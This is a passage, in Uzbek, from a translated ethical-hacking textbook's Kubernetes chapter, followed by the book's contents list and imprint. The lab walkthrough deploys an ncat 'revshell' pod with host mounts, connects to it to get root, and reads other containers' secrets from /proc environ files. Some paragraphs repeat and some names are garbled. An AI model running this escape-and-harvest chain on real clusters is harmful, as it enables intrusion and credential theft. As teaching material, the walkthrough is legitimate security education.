Tegishli “**kubectl**” faylini “**curl**” buyruğidan foydalanib yuklab olinadi, bu yerda “**kubectl**” versiyasini klasterning versiyasiga mos keladigan qilib belgilanadi. “**/version**” orqali bu ma’lumotni olish mumkinligini eslab qoling. Faylni bajariladigan qilib sozlanganidan so‘ng, uni konteynerni va xizmat tavsifi bilan qo‘llash uchun ishlatish mumkin bo‘ladi. Bu “**kubectl**” konteynerini o‘rnatadi, u port 9999-da maxsus ro‘yxatga ega bo‘ladi. Xizmatni “**kubectl get svc**” bajarish orqali tekshirib, “**evshll**” deb atalgan xizmatni topamiz. IP manzilini qo‘lda ushlab, port 9999-da konteynerga ulanish mumkin bo‘ladi. Bu odatiy shell, lekin ko‘tarilgan huquqlar bilan, shuning uchun buyruqni kutish kerak emas; shunchaki “**whoami**” kabi buyruq yozish yetarli.

Vaziyatni anglash nuqtai nazaridan asl konteynerdan tashqarida bo‘lgan konteynerga o‘tildi; bu konteynerda hujumni kengaydirtik. Bu nima beradi?

Quyidagi kabi buyruqlarni bajarishga imkon beradigan super imtiyozli konteyner:

```
ls❶
bin
boot
<---OMITTED FOR BREVITY--->
usr
var
cd /host❷
ls
bin
boot
<---OMITTED FOR BREVITY--->
usr
var
env❸
REVSHELL_PORT_9999_TCP_PORT=9999
HOSTNAME=ip-192-168-95-55.ec2.internal
<---OMITTED FOR BREVITY--->
PWD=/host
<---OMITTED FOR BREVITY--->
OLDPWD=/
```

Skriptning ayrim qismlari muhim emas; faqat har bir bo‘limni “EOF” so‘zi bilan tugatish va “Enter” tugmasini bosish kerak:

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ kubectl exec -it $(kubectl get pods | awk '{ print $1}' | grep -v NAME |
grep bash) -- /bin/bash❶
root@bash-75ffdc58-8vx6v:/# cd tmp❷
root@bash-75ffdc58-8vx6v:/tmp# cat <<EOF >> ncat-svc.yml❸
> apiVersion: v1
<---OMITTED FOR BREVITY--->
> run: revshell
> EOF❹
root@bash-75ffdc58-8vx6v:/tmp# cat <<EOF >> ncat.yml❺
> apiVersion: apps/v1
<---OMITTED FOR BREVITY--->
> path: /
>
> EOF
```

Birinchi bararilagan amal – Bash konteynerining mavjudligini tekshirishdir, bu foydali dastlabki harakat hisoblanadi. Bu yerda fayllarni yozish mumkin bo‘lgan kashfiyot bosqichiga o‘tish mumkin (masalan, “**/tmp**” odatda yaxshi joy hisoblanadi). Bir necha “**.yml**” fayllarini yaratish uchun “cat <<EOF” ishlatiladi, birinchi fayl xizmat fayli bo‘ladi. Ushbu faylni localxostdan topish mumkin va uni nusxalash kerak; faylni tugatish uchun “EOF” bilan yakunlashi kerak. “**caddy.yml**” fayli uchun ham xuddi shunday qilish kerak.

Ushbu ikkita fayl masofaviy serverda mavjud bo‘lgandan so‘ng, “**kubectl**” faylini yuklab olinadi. Barcha qismlar tizimda bo‘lgandan so‘ng, “**kubectl**”ni ishlatib yangi pod qo‘llash mumkin, quyidagi ishlarni bajarish uchun:

1. Pod port 9999 ni ochadi.
2. Pod barcha xostning PID’larini, muhit o‘zgaruvchilarini va tarmoqni o‘rnatadi.
3. “/etc” katalogini xostdan konteynerga o‘rnatadi.

So‘ngra, ushbu podga ulanish mumkin, bu esa konteynerga yuqori imtiyozlar bilan kirishga imkon beradi.

```
root@bash-75ffdc58-8vx6v:/tmp# curl -LO "https://dl.k8s.io/release/v1.20.0/bin/
linux/amd64/kubectl"❶
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 154 100 154 0 0 1555 0 --:--:-- --:--:-- --:--:-- 1555
100 38.3M 100 38.3M 0 0 68.3M 0 --:--:-- --:--:-- --:--:-- 116M
root@bash-75ffdc58-8vx6v:/tmp# chmod a+x ./kubectl❷
root@bash-75ffdc58-8vx6v:/tmp# ./kubectl apply -f ncat.yml❸
deployment.apps/revshell configured
```



```
root@bash-75ffdc58-8vx6v:/tmp# ./kubectl apply -f ncat-svc.yml❹
service/revshell configured
root@bash-75ffdc58-8vx6v:/tmp#
root@bash-75ffdc58-8vx6v:/tmp# ./kubectl get svc❺
NAME TYPE CLUSTER-IP EXTERNAL-IP PORT(S) AGE
kubernetes ClusterIP 10.100.0.1 <none> 443/TCP 2d20h
revshell ClusterIP 10.100.128.252❻ <none> 9999/TCP 25h
root@bash-75ffdc58-8vx6v:/tmp# ncat 10.100.128.252 9999❼
whoami❽
root
```

Tegishli “**kubectl**” faylini “**curl**” buyruğidan foydalanib yuklab olinadi, bu yerda “**kubectl**” versiyasini klasterning versiyasiga mos keladigan qilib belgilanadi. “**/version**” orqali bu ma’lumotni olish mumkinligini eslab qoling. Faylni bajariladigan qilib sozlanganidan so‘ng, uni konteynerni va xizmat tavsifi bilan qo‘llash uchun ishlatish mumkin bo‘ladi. Bu “**kubectl**” konteynerini o‘rnatadi, u port 9999-da maxsus ro‘yxatga ega bo‘ladi. Xizmatni “**kubectl get svc**” bajarish orqali tekshirib, “**evshll**” deb atalgan xizmatni topamiz. IP manzilini qo‘lda ushlab, port 9999-da konteynerga ulanish mumkin bo‘ladi. Bu odatiy shell, lekin ko‘tarilgan huquqlar bilan, shuning uchun buyruqni kutish kerak emas; shunchaki “**whoami**” kabi buyruq yozish yetarli.

Vaziyatni anglash nuqtai nazaridan asl konteynerdan tashqarida bo‘lgan konteynerga o‘tildi; bu konteynerda hujumni kengaydirtik. Bu nima beradi?

Quyidagi kabi buyruqlarni bajarishga imkon beradigan super imtiyozli konteyner:

```
ls❶
bin
boot
<---OMITTED FOR BREVITY--->
usr
var
cd /host❷
ls
bin
boot
<---OMITTED FOR BREVITY--->
usr
var
env❸
REVSHELL_PORT_9999_TCP_PORT=9999
HOSTNAME=ip-192-168-95-55.ec2.internal
<---OMITTED FOR BREVITY--->
PWD=/host
<---OMITTED FOR BREVITY--->
OLDPWD=/
```

```
ps -ef | grep jar ❹
root 6948 4282 0 21:50 ? 00:00:00 grep jar
root 10928 10905 0 Aug03 ? 00:00:00 /bin/sh /usr/local/bin/java
.sh -jar ./app.jar --port=80❺
root 10975 10928 0 Aug03 ? 00:05:58 java -Xms64m -Xmx128m
-XX:+UseG1GC -Djava.security.egd=file:/dev/urandom -Dspring.zipkin
.enabled=false -jar ./app.jar --port=80
<---OMITTED FOR BREVITY--->
cd /host/proc/10928❻
cat environ❼
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/lib/
jvm/java-1.8-openjdk/jre/bin:/usr/lib/jvm/java-1.8-openjdk/binHOSTNAME=queuemaster-
<---OMITTED FOR BREVITY--->
DDR=10.100.107.2LANG=C.UTF-8JAVA_HOME=/usr/lib/jvm/java-1.8-openjdkJAVA_
VERSION=8u111JAVA_ALPINE_VERSION=8.111.14-r0SERVICE_USER=myuserSERVI-
CE_
UID=10001SERVICE_GROUP=mygroupSERVICE_GID=10001❽
```

Endi ushbu imtiyozli konteyner ichida bo‘lgan holda, kerakli xususiyatlarni izlash mumkin. “**ls**”dan foydalanib, “**/xost**” katalogini ko‘rish kerak. Ushbu katalog xost fayl tizimining “**/etc**” katalogiga o‘rnatish nuqtasi bo‘lishi kerak. Ushbu katalogiga o‘tib va uning tarkibini tekshirib ko‘rish mumkin. Konteyner uchun muhit o‘zgaruvchilarini ko‘rsatadigan muhit o‘zgaruvchilari ro‘yxati uchun “**env**” buyrug‘idan foydalanish mumkin.

Va boshqa faol narsalarni qidirsa nima bo‘ladi? Barcha konteynerlarni topish uchun “**ps-ef**”dan foydalanish mumkin va JAR asosidagi konteynerlarni qidirish orqali ro‘yxatni qisqartirish mumkin. Bu jarayonlardan birini aniqlab olish va tizimning jarayon identifikatorini ko‘rib chiqish mumkin. “**/proc**” fayl tizimidan foydalangan holda ushbu jarayon katalogiga kirib, konteyner uchun muhit o‘zgaruvchilarini o‘z ichiga olgan muhit faylini o‘qish mumkin. Muhit o‘zgaruvchilarini ro‘yxatlash orqali barcha sirlarni topishim va qo‘shimcha tizimlarga kirish mumkin; biroq, tizimdagi hech qanday sirlarni oshkor qilmaslik yoki API serverdan fayllarni o‘rnatmaslik kerak.

Xulosa

Kubernetes juda kuchli operatsion platforma va qurilmalar to‘plamidir, ko‘plab joylarda ishlatiladi. Uni xavfsizlashtirish mumkin, ammo xavfsizlikni boshqarish foydalanuvchiga qoldirilgan. Shuning uchun, Kubernetesni noqonuniy kirish uchun ishlatishning ko‘plab usullari mavjud. Chuqur Linux bilimiga ega bo‘lgan tajovuzchi Kubernetes muhiti mezboniga exploit yordamida kirib, tizimning ichki ishlashidan foydalanib davom etishi mumkin. Bu tizimlarga hujum qilishning yuzlab usullarini faqat yuzaga chiqarildi. Kubernetesni yaxshiroq tushunish uchun “Qo‘shimcha o‘qish uchun” bo‘limni o‘qish tavsiya qilinadi.

“Qo‘shimcha o‘qish uchun” bo‘limida NSA va CISA tomonidan Kubernetesni kuchaytirish bo‘yicha yo‘riqnoma, “Kubernetes Hardening Guidance” mavjud. Bu 70+ sahifalik qo‘llanma Kubernetesni joylashtirishda yuzaga kelishi mumkin bo‘lgan barcha masalalarni ko‘rsatadi. Ushbu hujjat bilan ishlashni tavsiya qilinadi. Ushbu hujjatni ishlatib, tajribali tajovuzchi Kubernetesni himoya qilish uchun ishlatiladigan mexanizmlarni chetlab o‘tishi mumkin.

Qo‘shimcha manbalar

Bishop Fox, “Bad Pods” https://labs.bishopfox.com/blog/bad-pods-kubernetes-pod-privilege-escalation

Linux Kernel Privilege Escalation https://snyk.io/blog/linux-kernel-privilege-escalation/

Kubernetes Tutorial https://kubernetes.io/docs/tutorials/kubernetes-basics/

“Kubernetes Hardening Guidance” https://media.defense.gov/2021/Aug/03/2002820425/-1/1/1/CTR_KUBERNETES%20HARDENING%20GUIDANCE.PDF

Foydalanilgan adabiyotlar

1. Kubernetes Certified Service Providers, https://kubernetes.io/providers/
2. Kubernetes Achievements, https://kubernetes.io/docs/concepts/achievements/
3. “Getting Started with Amazon EKS”, https://aws.amazon.com/eks/getting-started
4. Woven Works Sock Shop:, https://microservices-demo.github.io/
5. “Using Certification Transparency as an Attack/Defense Tool”, https://isc.sans.edu/forums/diary/Using+Certification+Transparency+as+an+AttackDefense+Tool/24114/
6. Networking Ports in CoreOS, https://github.com/coreos/coreos-kubernetes/blob/master/Documentation/kubernetes-networking.md
7. Istio:, https://iscsi.io/
8. Static Compiled Tools Repo, https://www.github.com/moss/compiled-tools-repo/

MUNDARIJA

16-BOB. QOBIQLARNI EKSPLOITLARSIZ OLISH 3
Parol xeshlarini olish 3
LLMNR va NBNS tushunchalari 3
Windows NTLMv1 va NTLMv2 autentifikatsiyalari 4
Responder vositasidan foydalanish 5
Lab 16.1: Responder yordamida parollarni olish 7
Winexe vositasidan foydalanish 10
Lab 16.2: Masofaviy tizimlarga kirishda Winexe'dan foydalanish 11
Lab 16.3: Yuqori imtiyozlarga ega bo‘lish uchun Winexe'dan foydalanish 12
WMI vositasidan foydalanish 13
Lab 16.4: WMI orqali tizim ma’lumotlarini so‘rash 13
Lab 16.5: WMI orqali buyruqlarni bajarish 16
WinRM vositasidan foydalanish 18
Lab 16.6: WinRM orqali buyruqlarni bajarish 18
Lab 16.7: Evil-WinRM yordamida kodni bajarish 19
Xulosa 22
Qo‘shimcha manbalar 22
Foydalanilgan adabiyotlar 22

17-BOB. ZAMONAVIY WINDOWS MUHITIDA POST-EKSPLOITLAR 23
Post-Eksploit jarayoni 23
Xostni razvedka qilish (Xost Recon) 23
Foydalanuvchi razvedkasi 24
Lab 17.1: whoami yordamida imtiyozlarni aniqlash 24
Lab 17.2: Seatbelt yordamida foydalanuvchi ma’lumotlarini topish 27
Tizim razvedkasi 28
Lab 17.3: PowerShell yordamida tizim razvedkasi 29
Lab 17.4: Seatbelt bilan tizim razvedkasi 31
Domen razvedkasi 32
Lab 17.5: PowerShell yordamida domen ma’lumotlarini olish 33
Lab 17.6: PowerView bilan AD razvedkasi 36
Lab 17.7: SharpHound bilan AD ma’lumotlarini yig‘ish va hujumni kengaytirish 38
Eskalatsiya 39
Lokal imtiyozlarni oshirish 39
Lab 17.8: winPEAS bilan tizimni profil qilish 39
Lab 17.9: SharpUp bilan imtiyozlarni oshirish 40
Active Directory imtiyozlarini oshirish 42
Lab 17.10: Foydalanuvchi obyektlarida parollarni qidirish 42
Lab 17.11: Kerberosdan foydalanib, ma’lumotlarni yig‘ish 43
Lab 17.12: Kerberosdan foydalanib imtiyozlarni oshirish 45
Active Directoryda saqlash 48
Lab 17.13: AdminSDHolder mexanizmini suiiste’mol qilish 48
Lab 17.14: SIDHistory mexanizmini suiiste’mol qilish 50
Xulosa 52
Qo‘shimcha manbalar 53

18-BOB. YANGI AVLOD XAVFSIZLIK YAMOQ(PATCH)LARINING EKSPLOITLARI.... 54
Binar farq (Binary Diffing) tushunchasi 54
Ilovalar o‘rtasidagi farqlar 54
Patchlar o‘rtasidagi farqlar 55
Binar farqlash dasturlari 56
BinDiff 57
Turbodiff uzor 59
Lab 18.1: Dastlabki sodda farqlash 61
Patchlarni boshqarish jarayoni 65
Microsoft Patchlarini olish va o‘rnatish 66
Xulosa 77
Qo‘shimcha manbalar 77
Foydalanilgan adabiyotlar 78

IV BO‘LIM. BUYUMLAR INTERNETI (IOT) TIZIMLARIDA XAKERLIK

19-BOB. BUYUMLAR INTERNETIDA XAKERLIK 79
Buyumlar interneti 79
Ulanish turlari 79
Simsiz protokollar 80
Aloqa protokollari 81
Xavfsizlik masalalari 81
Shodan IoT qidiruv tizimi 82
Veb Interfeys 82
Lab 19.1: Shodan buyruq satridan foydalanish 85
Shodan API 86
Lab 19.2: Shodan API sinovi 87
Lab 19.3: MQTT protokoli bilan tajriba o‘tkazish 88

MQTTga autentifikatsiyasiz kirishning oqibatlari 89
IoT qurtlari (worms): bu vaqt masalasi 90
Tahdidlardan saqlanish uchun oldini olish usullari 90
Xulosa 91
Qo‘shimcha manbalar 91
Foydalanilgan adabiyotlar 91

20-BOB. O‘RNATILGAN TIZIMLAR TAHLILI 92
CPU 92
Mikroprotsessor 93
Mikrokontrollerlar 93
Chipdagi Tizim (SoC – System on Chip) 93
Umumiy protsessorlar arxitekturalari 93
Serial interfeyslar 94
UART 95
SPI 100
I^2C 101
JTAG 103
SWD 105
Dasturiy ta’minot 106
Bootloader 106
Operatsion tizim mavjud emasligi 108
Real vaqt operatsion tizimi 108
Umumiy operatsion tizimlar 109
Xulosa 109
Qo‘shimcha manbalar 110
Foydalanilgan adabiyotlar 110

21-BOB. O‘RNATILGAN TIZIMLARNI EKSPLOITLASH 112
O‘rnatilgan qurilmalardagi zaifliklarni statik tahlil qilish 112
Lab 21.1: Yangilanish paketini tahlil qilish 112
Lab 21.2: Zaiflik tahlilini amalga oshirish 118
Qurilmalarni apparat darajasida dinamik tahlil qilish 122
Test muhitini sozlash 123
Ettercap 123
Qurilmalarni emulyatsiya yordamida dinamik tahlil qilish 127
FirmAeE 127
Lab 21.3: FirmAE'ni sozlash 128
Lab 21.4: Firmware emulyatsiyasini amalga oshirish 128
Lab 21.5: Firmware'ni ekspluatatsiya qilish 132
Xulosa 133

Qo‘shimcha manbalar 133
Foydalanilgan adabiyotlar 133

22-BOB. DASTURIY TA’MINOT ASOSIDAGI RADIO (SDR) 135
SDR bilan tanishish 135
Nima sotib olish kerak? 135
Qonuniy va texnik qoidalarni bilish va tushunish 137
Misol orqali o‘rganish 137
Qidirish 138
Signalni ushlash va saqlash (Capture) 139
Yig‘ilgan signallarni qayta ijro etish (Replay) 142
Tahlil qilish 145
Signallarning oldindan ko‘rinishini olish (Preview) 151
Ishga tushirish (Execute) 154
Xulosa 154
Qo‘shimcha manbalar 155
Foydalanilgan adabiyotlar 155

V BO‘LIM HYPERVISORLARDA XAKERLIK 156

23-BOB. HYPERVISOR 156
Hypervisor nima? 156
Popek va Goldbergning virtualizatsiya teoremalari 157
Goldbergning apparat virtualizatori 159
Type-1 va Type-2 VMMlar 162
x86 virtualizatsiyasi 163
Ikkilik kodlarning dinamik ifodasi 164
Xalqa kompressori 164
Shadow Paging texnologiyasi 166
Paravirtualizatsiya 168
Qurilmaga asoslangan virtualizatsiya 169
VMX 169
VMCS nazorat maydonchalari 170
VMCS VM-Exit ma’lumotlar maydonchalari 171
EPT 171
Xulosa 173
Foydalanilgan adabiyotlar 173

24-BOB. TADQIQOT FREYMVORKINI YARATISH 175
Hypervisor tizimining zaif tomonlari 175
Unikernel 177

Lab 24.1: Virtual mashinani yuklash va asosiy aloqa jarayonlari 178
Lab 24.2: Aloqa protokoli 181
Yuklash xabarlarini implementatsiya qilish 188
So‘rovlarni qayta ishlash 190
Python dasturlash tilida mijoz dasturini yaratish 191
Aloqa protokoli (Python) 191
Lab 24.3: Mehmon akkauntni ishga tushirish (Python) 196
Lab 24.4: Kod inyeksiyasi (Python) 197
Fuzzing – dasturiy ta’minotni testlash 201
Fuzzer bazaviy sinfi 201
Lab 24.5: IO-portlarni fuzzing qilish 202
Lab 24.6: MSR Fuzzer 204
Lab 24.7: Istisnolardan foydalanish 206
Fuzzing bo‘yicha maslahatlar va takomillashtirishlar 207
Xulosa 208
Foydalanilgan adabiyotlar 208

25-BOB. HYPER-V TUZILMASI 210
Virtualizatsiya muhitini yaratish va sozlash. 210
Hyper-V komponentlari 212
Virtualizatsiya serveri provayderlari 213
Integratsiya komponentlari 214
Virtual ishonch darajalari 214
1-avlod virtual mashinalar 215
Lab 25.1: 1-avlod VMda PCI qurilmalarini skanerlash 215
2-avlod virtual mashinalar 216
Lab 25.2: 2-avlod VMda PCI qurilmalarini skanerlash 217
Hyper-V sintetik interfeysi 217
Sintetik modelga xos registrlar (MSR) 218
Mehmon OS identifikatsiyasi modelga xos registrlar
(Guest OS Identity MSR)22 218
Giperso‘rovlar sahifasi modelga xos registrlar (MSR) 218
Lab 25.3: Giperso‘rov sahifasini o‘rnatish va uning mazmunini o‘chirish 219
SynIC MSR 220
SynIC Control MSR 220
Giperso‘rov 223
Giperso‘rovlar: Sekin va tez 224
Giperso‘rovlar: oddiy va takror (Simple and Rep) 225
Giperso‘rovlar: o‘zgaruvchan o‘lchamdagi sarlavhalar 226
VMBus interfeys 227
Boshlash (Initiation) 227

Takliflarni so‘rash 228
Lab 25.4: VMBUS qurilmalarini ro‘yxatga olish 229
Kanal ochish 230
Halqa-bufer aloqasi 233
Xulosa 235
Qo‘shimcha manbalar 235
Foydalanilgan adabiyotlar 235

26-BOB. HYPERVISORLARNI XAKERLASH (CASE STUDY) 237
Bug tahlili 237
USB asoslari 238
Qurilma Turlari 238
Ulanish Topologiyasi 238
Yakuniy nuqtalar 238
Boshqaruv uzatishlari 239
Paketlar 240
Standart so‘rovlar 241
Lab 26.1: GitHub API yordamida patch tahlili 242
Trigger (qo‘zg‘atuvchi) yaratish 243
Maqsadni sozlash 243
Lab 26.2: PCI bus (shina) orqali qurilmalarni skanerlash 244
EHCI kontroller 245
Bugni triggerlash 249
Lab 26.3: Triggerni ishga tushirish 249
Eksploitatsiya 250
Yozish (write) uchun nisbiy primitiv usullar 251
O‘qish (read) uchun nisbiy primitiv usullar 252
Lab 26.4:O‘qish (read) uchun nisbiy primitiv usullarni debugginglash 254
Debugginglash 255
To‘liq xotira manzilidagi ma’lumotlarni oqish usullari 257
Modul asosining oqishi 258
RET2LIB 258
Lab 26.5: GDB yordamida funksiya ko‘rsatkichlarini topish 260
Lab 26.6: GDB yordamida IRQState holatini ko‘rsatish 261
Lab 26.7: Eksploitni ishga tushirish 262
Xulosa 262
Qo‘shimcha manbalar 262
Foydalanilgan adabiyotlar 262

VI BO‘LIM. BULUT (CLOUD) TIZIMLARIDA XAKERLIK

27-BOB. Amazon veb-xizmatlarida xakerlik 263
Amazon veb-xizmatlari 263
Xizmatlar, joylashuvlar va infratuzilma 264
AWS tizimida avtorizatsiya qanday ishlaydi? 265
AWS tomonidan tavsiya etilgan amaliyotlarini suiiste'mol qilish. 266
Admin Bastion Xost Dizayni 267
Fayllarni saqlashda osongina noto'g'ri tushunilgan ruxsatlar 267
Lab 27.1: Muhitni sozlash 268
Autentifikatsiya boshqaruvlarini suiiste'mol qilish 268
Kalit turlari va kalit materiallari 269
Lab 27.2: AWS kalitlarini topish 269
Hujumchi vositalar 274
Lab 27.3: Ruxsatlar ro'yxati 275
Lab 27.4: Kirish huquqlaridan foydalanib ruxsat etilmagan harakatlarni amalga oshirish 277
Lab 27.5: Tizim ichki imkoniyatlari orqali davomiylikni ta'minlash 279
Xulosa 282
Qo'shimcha manbalar 283
Foydalanilgan adabiyotlar 283

28-BOB. MICROSOFT AZURE PLATFORMASIDA XAKERLIK 284
Microsoft Azure 284
Azure va AWS o'rtasidagi farqlar 285
Lab 28.1: Laboratoriya muhitini yaratish va sozlash 286
Lab 28.2: Qo'shimcha foydalanuvchi qadamlarini bajarish 288
Lab 28.3: Kirishni tekshirish 290
Microsoft Azure AD tizimining umumiy ko'rinishi 291
Azure ruxsatlari 291
Azure-xosted tizimlarga hujumni tashkil etish 293
Lab 28.4: Azure AD foydalanuvchilarini qidirish 294
Lab 28.5: Azure AD tizimida parol tarqatish 296
Lab 28.6: Azure tizimiga kirish 298
Boshqaruv plani va boshqariladigan identifikatorlar 298
Lab 28.7: Tizim tomonidan tayinlangan identifikatorlar 299
Lab 28.8: Node'ga orqa eshik (backdoor) o'rnatish 301
Xulosa 302
Qo'shimcha manbalar 302
Foydalanilgan adabiyotlar 302

29-BOB. KONTEYNERLARGA XAKERLIK HUJUMI 304
Linux konteynerlari 304

Konteyner ichki tuzilishi 305
Cgroups 305
Lab 29.1: Muhitni sozlash 306
Lab 29.2: Cgroups'ni tahlil qilish 309
Namespaces texnologiyasi 309
Saqlash yechimlari (Storage) 310
Lab 29.3: Konteynerlarda saqlashni boshqarish 313
Ilovalar 314
Docker nima? 314
Lab 29.4: Docker daemons (xizmatlar)ni aniqlash 315
Konteyner xavfsizligi 316
Lab 29.5: Docker API bilan o'zaro aloqalar 316
Lab 29.6: Masofadan buyruqlarni bajarish 318
Lab 29.7: Pivot 319
Konteynerlardan chiqish 319
Imkoniyatlar 319
Lab 29.8: Imtiyozli Pods (konteyner guruhlari) 321
Lab 29.9: Cgroupsni suiiste'mol qilish 323
Xulosa 323
Qo'shimcha manbalar 324
Foydalanilgan adabiyotlar 324

30-BOB. KUBERNETES PLATFORMASIDA XAKERLIK 325
Kubernetes arxitekturasi 325
Kubernetes API serverlarini barmoq izlari orqali aniqlash 327
Lab 30.1: Klasterni sozlash 327
Kubernetes API serverlarini topish 328
Lab 30.2: Kubernetes serverlarini barmoq izlari orqali aniqlash 330
Kubernetesni ichkaridan buzish 332
Lab 30.3: Kubestriker 333
Lab 30.4: Ichkaridan hujum qilish 336
Lab 30.5: API serverga hujum qilish 339
Xulosa 342
Qo'shimcha manbalar 343
Foydalanilgan adabiyotlar 343

QAYDLAR UCHUN

QAYDLAR UCHUN

QAYDLAR UCHUN

Allen Xarper, Rayan Lin, Stiven Sims,
Maykl Baukom, Daniel Fernandez,
Uaskar Texeda, Mozes Frost

KULRANG SHLYAPALI XAKERLIK

Axloqiy xakerlik qo‘llanmasi

II jild

Muharrir *S. Ergashov*
Badiiy muharrir *L. Aslanova*
Texnik muharrir *R. Ahmedov*
Sahifalovchi *G. Ahmedova*

Noshirlik faoliyati to‘g‘risidagi xabarnoma
6.11.2023-yil qabul qilingan, tasdiqnoma № 156149.
Bosishga 2025-yil 12-oktyabrda ruxsat etildi.
Bichimi 70x100 1/16. Bosma tabog‘i 22,25.
Adadi 50. Buyurtma № 062/O-25.

“Donishmand ziyosi” MChJ nashriyotida nashrga tayyorlandi.
Toshkent shahar, Navoiy ko‘chasi, 30-uy.

“Kamalak-PRESS” MChJ bosmaxonasida chop etildi.
Toshkent shahar, Navoiy ko‘chasi, 30-uy.

Ushbu xorijiy o‘quv adabiyoti o‘zbek tiliga ilk marotaba tarjima qilinganligi munosabati bilan nashriyot va tarjimonlar tomonidan ayrim kamchilik va xatoliklarga yo‘l qo‘yilgan bo‘lishi mumkin. Kamchiliklarni bartaraf etish maqsadida fikr-mulohazalaringizni quyidagi manzil va telefon raqamlari orqali qabul qilamiz.

Manzil: Toshkent shahar, Navoiy ko‘chasi, 30-uy.
Telefon raqami: 71-244-15-53.

«DONISHMAND ZIYOSI»

ISBN 978-9910-582-25-7

